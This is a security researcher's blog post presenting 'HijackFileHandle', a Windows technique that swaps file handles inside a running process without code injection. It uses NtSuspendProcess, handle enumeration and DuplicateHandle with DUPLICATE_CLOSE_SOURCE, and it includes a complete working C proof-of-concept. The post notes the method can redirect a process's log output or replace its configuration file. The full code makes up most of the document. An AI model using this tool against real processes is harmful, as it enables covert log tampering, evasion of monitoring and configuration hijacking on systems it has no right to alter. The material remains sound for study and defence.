x86matthew - HijackFileHandle - Hijack a file in a remote process without code injection

HijackFileHandle - Hijack a file in a remote process without code injection

Posted: 06/02/2022

This post covers a technique that I developed some time ago which allows file handles to be manipulated in remote processes without relying on code injection.

This method takes advantage of the fact that Windows re-uses handle indexes. When a handle is closed, the next handle that is created in that process will re-use the previous handle index. This fact is well known, so I'm sure that others will have come up with similar ideas.

This would mainly be used to redirect a log file (or any other output file) to a different location, but with some minor code changes, it could potentially be used to replace a configuration file in a target process. This applies to any software that uses persistent file handles.

We can exploit this mechanism using the following steps:

1. Create a new output file - this is where the target handle will be redirected to.
2. Suspend the target process using NtSuspendProcess.
3. Loop through all handles in the target process using NtQuerySystemInformation.
4. Ignore any non-file handles by checking the ObjectTypeIndex value. I have written a function to calculate the correct ObjectTypeIndex for file handles.
5. Find the target file handle in the remote process using NtQueryInformationFile with FileNameInformation to retrieve the file path. Some tricks are necessary here to avoid deadlocks.
6. Close the target file handle in the remote process using DuplicateHandle with the DUPLICATE_CLOSE_SOURCE flag.
7. Duplicate the new output file (from step #1) into the target process using DuplicateHandle. Confirm that the duplicated handle matches the original target handle.
8. Resume the target process using NtResumeProcess.

My proof-of-concept program takes the following parameters:


HijackFileHandle.exe <target_pid> <target_file_name> <new_file_path>

To demonstrate this concept, we will execute ping 8.8.8.8 -t > output.txt to start an infinite ping which writes to output.txt.

In a second command-window, we can execute the following command:

HijackFileHandle.exe 1234 output.txt hijacked.txt
(replace 1234 with the process ID of ping.exe)

This will search the target process for any file handles associated with "output.txt", and transparently replaces them with a new handle to "hijacked.txt".



Full code below:

```
#include <stdio.h>
#include <windows.h>

#define SystemExtendedHandleInformation 64
#define STATUS_INFO_LENGTH_MISMATCH 0xC0000004

#define FileNameInformation 9
#define PROCESS_SUSPEND_RESUME 0x800

struct SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX
{
ULONG Object;
ULONG UniqueProcessId;
ULONG HandleValue;
ULONG GrantedAccess;
USHORT CreatorBackTraceIndex;
USHORT ObjectTypeIndex;
```

```
ULONG HandleAttributes;
ULONG Reserved;
};

struct SYSTEM_HANDLE_INFORMATION_EX
{
ULONG NumberOfHandles;
ULONG Reserved;
SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX HandleList[1];
};

struct FILE_NAME_INFORMATION
{
ULONG FileNameLength;
WCHAR FileName[1];
};

struct IO_STATUS_BLOCK
{
union
{
DWORD Status;
PVOID Pointer;
};
DWORD *Information;
};

struct GetFileHandlePathThreadParamStruct
{
HANDLE hFile;
char szPath[512];
};

DWORD (WINAPI *NtQuerySystemInformation)(DWORD SystemInformationClass,
PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);
DWORD (WINAPI *NtQueryInformationFile)(HANDLE FileHandle, void *IoStatusBlock,
PVOID FileInformation, ULONG Length, DWORD FileInformationClass);
DWORD (WINAPI *NtSuspendProcess)(HANDLE Process);
DWORD (WINAPI *NtResumeProcess)(HANDLE Process);

SYSTEM_HANDLE_INFORMATION_EX *pGlobal_SystemHandleInfo = NULL;
DWORD dwGlobal_DebugObjectType = 0;

DWORD GetSystemHandleList()
{
DWORD dwAllocSize = 0;
```

```
DWORD dwStatus = 0;
DWORD dwLength = 0;
BYTE *pSystemHandleInfoBuffer = NULL;

// free previous handle info list (if one exists)
if(pGlobal_SystemHandleInfo != NULL)
{
free(pGlobal_SystemHandleInfo);
}

// get system handle list
dwAllocSize = 0;
for(;;)
{
if(pSystemHandleInfoBuffer != NULL)
{
// free previous inadequately sized buffer
free(pSystemHandleInfoBuffer);
pSystemHandleInfoBuffer = NULL;
}

if(dwAllocSize != 0)
{
// allocate new buffer
pSystemHandleInfoBuffer = (BYTE*)malloc(dwAllocSize);
if(pSystemHandleInfoBuffer == NULL)
{
return 1;
}
}

// get system handle list
dwStatus = NtQuerySystemInformation(SystemExtendedHandleInformation,
(void*)pSystemHandleInfoBuffer, dwAllocSize, &dwLength;);
if(dwStatus == 0)
{
// success
break;
}
else if(dwStatus == STATUS_INFO_LENGTH_MISMATCH)
{
// not enough space - allocate a larger buffer and try again (also add an extra 1kb to allow
for additional handles created between checks)
dwAllocSize = (dwLength + 1024);
}
else
```

```
{
// other error
free(pSystemHandleInfoBuffer);
return 1;
}
}

// store handle info ptr
pGlobal_SystemHandleInfo =
(SYSTEM_HANDLE_INFORMATION_EX*)pSystemHandleInfoBuffer;

return 0;
}

DWORD GetFileHandleObjectType(DWORD *pdwFileHandleObjectType)
{
HANDLE hFile = NULL;
char szPath[512];
DWORD dwFound = 0;
DWORD dwFileHandleObjectType = 0;

// get the file path of the current exe
memset(szPath, 0, sizeof(szPath));
if(GetModuleFileName(NULL, szPath, sizeof(szPath) - 1) == 0)
{
return 1;
}

// open the current exe
hFile = CreateFile(szPath, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, 0, NULL);
if(hFile == INVALID_HANDLE_VALUE)
{
return 1;
}

// take a snapshot of the system handle list
if(GetSystemHandleList() != 0)
{
return 1;
}

// close the temporary file handle
CloseHandle(hFile);
```

```
// find the temporary file handle in the previous snapshot
for(DWORD i = 0; i < pGlobal_SystemHandleInfo->NumberOfHandles; i++)
{
// check if the process ID is correct
if(pGlobal_SystemHandleInfo->HandleList[i].UniqueProcessId == GetCurrentProcessId())
{
// check if the handle index is correct
if(pGlobal_SystemHandleInfo->HandleList[i].HandleValue == (DWORD)hFile)
{
// store the file handle object type index
dwFileHandleObjectType = pGlobal_SystemHandleInfo->HandleList[i].ObjectTypeIndex;
dwFound = 1;
break;
}
}
}

// ensure the file handle object type was found
if(dwFound == 0)
{
return 1;
}

// store object type
*pdwFileHandleObjectType = dwFileHandleObjectType;

return 0;
}

DWORD WINAPI GetFileHandlePathThread(LPVOID lpArg)
{
BYTE bFileInfoBuffer[2048];
IO_STATUS_BLOCK IoStatusBlock;
GetFileHandlePathThreadParamStruct *pGetFileHandlePathThreadParam = NULL;
FILE_NAME_INFORMATION *pFileNameInfo = NULL;

// get param
pGetFileHandlePathThreadParam = (GetFileHandlePathThreadParamStruct*)lpArg;

// get file path from handle
memset((void*)&IoStatusBlock;, 0, sizeof(IoStatusBlock));
memset(bFileInfoBuffer, 0, sizeof(bFileInfoBuffer));
if(NtQueryInformationFile(pGetFileHandlePathThreadParam->hFile, &IoStatusBlock;,
bFileInfoBuffer, sizeof(bFileInfoBuffer), FileNameInformation) != 0)
```

```
{
return 1;
}

// get FILE_NAME_INFORMATION ptr
pFileNameInfo = (FILE_NAME_INFORMATION*)bFileInfoBuffer;

// validate filename length
if(pFileNameInfo->FileNameLength >= sizeof(pGetFileHandlePathThreadParam-
>szPath))
{
return 1;
}

// convert file path to ansi string
wcstombs(pGetFileHandlePathThreadParam->szPath, pFileNameInfo->FileName,
sizeof(pGetFileHandlePathThreadParam->szPath) - 1);

return 0;
}

DWORD ReplaceFileHandle(HANDLE hTargetProcess, HANDLE
hExistingRemoteHandle, HANDLE hReplaceLocalHandle)
{
HANDLE hClonedFileHandle = NULL;
HANDLE hRemoteReplacedHandle = NULL;

// close remote file handle
if(DuplicateHandle(hTargetProcess, hExistingRemoteHandle, GetCurrentProcess(),
&hClonedFileHandle;, 0, 0, DUPLICATE_CLOSE_SOURCE |
DUPLICATE_SAME_ACCESS) == 0)
{
return 1;
}

// close cloned file handle
CloseHandle(hClonedFileHandle);

// duplicate local file handle into remote process
if(DuplicateHandle(GetCurrentProcess(), hReplaceLocalHandle, hTargetProcess,
&hRemoteReplacedHandle;, 0, 0, DUPLICATE_SAME_ACCESS) == 0)
{
return 1;
}
```

```
// ensure that the new remote handle matches the original value
if(hRemoteReplacedHandle != hExistingRemoteHandle)
{
return 1;
}

return 0;
}

DWORD HijackFileHandle(DWORD dwTargetPID, char *pTargetFileName, HANDLE
hReplaceLocalHandle)
{
HANDLE hProcess = NULL;
HANDLE hClonedFileHandle = NULL;
DWORD dwFileHandleObjectType = 0;
DWORD dwThreadExitCode = 0;
DWORD dwThreadID = 0;
HANDLE hThread = NULL;
GetFileHandlePathThreadParamStruct GetFileHandlePathThreadParam;
char *pLastSlash = NULL;
DWORD dwHijackCount = 0;

// calculate the object type index for file handles on this system
if(GetFileHandleObjectType(&dwFileHandleObjectType;) != 0)
{
return 1;
}

printf("Opening process: %u...\n", dwTargetPID);

// open target process
hProcess = OpenProcess(PROCESS_DUP_HANDLE |
PROCESS_SUSPEND_RESUME, 0, dwTargetPID);
if(hProcess == NULL)
{
return 1;
}

// suspend target process
if(NtSuspendProcess(hProcess) != 0)
{
CloseHandle(hProcess);

return 1;
}
```

```
// get system handle list
if(GetSystemHandleList() != 0)
{
NtResumeProcess(hProcess);
CloseHandle(hProcess);

return 1;
}

for(DWORD i = 0; i < pGlobal_SystemHandleInfo->NumberOfHandles; i++)
{
// ensure this handle is a file handle object
if(pGlobal_SystemHandleInfo->HandleList[i].ObjectTypeIndex !=
dwFileHandleObjectType)
{
continue;
}

// ensure this handle is in the target process
if(pGlobal_SystemHandleInfo->HandleList[i].UniqueProcessId != dwTargetPID)
{
continue;
}

// clone file handle
if(DuplicateHandle(hProcess, (HANDLE)pGlobal_SystemHandleInfo-
>HandleList[i].HandleValue, GetCurrentProcess(), &hClonedFileHandle;, 0, 0,
DUPLICATE_SAME_ACCESS) == 0)
{
continue;
}

// get the file path of the current handle - do this in a new thread to prevent deadlocks
memset((void*)&GetFileHandlePathThreadParam;, 0,
sizeof(GetFileHandlePathThreadParam));
GetFileHandlePathThreadParam.hFile = hClonedFileHandle;
hThread = CreateThread(NULL, 0, GetFileHandlePathThread,
(void*)&GetFileHandlePathThreadParam;, 0, &dwThreadID;);
if(hThread == NULL)
{
CloseHandle(hClonedFileHandle);
continue;
}
```

```
// wait for thread to finish (1 second timeout)
if(WaitForSingleObject(hThread, 1000) != WAIT_OBJECT_0)
{
// time-out - kill thread
TerminateThread(hThread, 1);

CloseHandle(hThread);
CloseHandle(hClonedFileHandle);
continue;
}

// close cloned file handle
CloseHandle(hClonedFileHandle);

// check exit code of temporary thread
GetExitCodeThread(hThread, &dwThreadExitCode;);
if(dwThreadExitCode != 0)
{
// failed
CloseHandle(hThread);
continue;
}

// close thread handle
CloseHandle(hThread);

// get last slash in path
pLastSlash = strrchr(GetFileHandlePathThreadParam.szPath, '\\');
if(pLastSlash == NULL)
{
continue;
}

// check if this is the target filename
pLastSlash++;
if(stricmp(pLastSlash, pTargetFileName) != 0)
{
continue;
}

// found matching filename
printf("Found remote file handle: \"%s\" (Handle ID: 0x%X)\n",
GetFileHandlePathThreadParam.szPath, pGlobal_SystemHandleInfo-
>HandleList[i].HandleValue);
dwHijackCount++;
```

```
// replace the remote file handle
if(ReplaceFileHandle(hProcess, (HANDLE)pGlobal_SystemHandleInfo-
>HandleList[i].HandleValue, hReplaceLocalHandle) == 0)
{
// handle replaced successfully
printf("Remote file handle hijacked successfully\n\n");
}
else
{
// failed to hijack handle
printf("Failed to hijack remote file handle\n\n");
}
}

// resume process
if(NtResumeProcess(hProcess) != 0)
{
CloseHandle(hProcess);

return 1;
}

// clean up
CloseHandle(hProcess);

// ensure at least one matching file handle was found
if(dwHijackCount == 0)
{
printf("No matching file handles found\n");

return 1;
}

return 0;
}

DWORD GetNtdllFunctions()
{
// get NtQueryInformationFile ptr
NtQueryInformationFile = (unsigned long (__stdcall *)(void *,void *,void *,unsigned
long,unsigned long))GetProcAddress(GetModuleHandle("ntdll.dll"),
"NtQueryInformationFile");
if(NtQueryInformationFile == NULL)
{
return 1;
}
```

```
// get NtQuerySystemInformation ptr
NtQuerySystemInformation = (unsigned long (__stdcall *)(unsigned long,void *,unsigned
long,unsigned long *))GetProcAddress(GetModuleHandle("ntdll.dll"),
"NtQuerySystemInformation");
if(NtQuerySystemInformation == NULL)
{
return 1;
}

// get NtSuspendProcess ptr
NtSuspendProcess = (unsigned long (__stdcall *)(void
*))GetProcAddress(GetModuleHandle("ntdll.dll"), "NtSuspendProcess");
if(NtSuspendProcess == NULL)
{
return 1;
}

// get NtResumeProcess ptr
NtResumeProcess = (unsigned long (__stdcall *)(void
*))GetProcAddress(GetModuleHandle("ntdll.dll"), "NtResumeProcess");
if(NtResumeProcess == NULL)
{
return 1;
}

return 0;
}

int main(int argc, char *argv[])
{
DWORD dwPID = 0;
char *pTargetFileName = NULL;
char *pNewFilePath = NULL;
HANDLE hFile = NULL;

printf("HijackFileHandle - www.x86matthew.com\n\n");

if(argc != 4)
{
printf("%s <target_pid> <target_file_name> <new_file_path>\n\n", argv[0]);
return 1;
}

// get params
dwPID = atoi(argv[1]);
pTargetFileName = argv[2];
pNewFilePath = argv[3];
```

```
// get ntdll function ptrs
if(GetNtdllFunctions() != 0)
{
return 1;
}

// create new output file
hFile = CreateFile(pNewFilePath, GENERIC_READ | GENERIC_WRITE,
FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, 0, NULL);
if(hFile == INVALID_HANDLE_VALUE)
{
printf("Failed to create file\n");

return 1;
}

// hijack file handle in target process
if(HijackFileHandle(dwPID, pTargetFileName, hFile) != 0)
{
printf("Error\n");

// error - delete output file
CloseHandle(hFile);
DeleteFile(pNewFilePath);

return 1;
}

// close local file handle
CloseHandle(hFile);

printf("Finished\n");

return 0;
}
```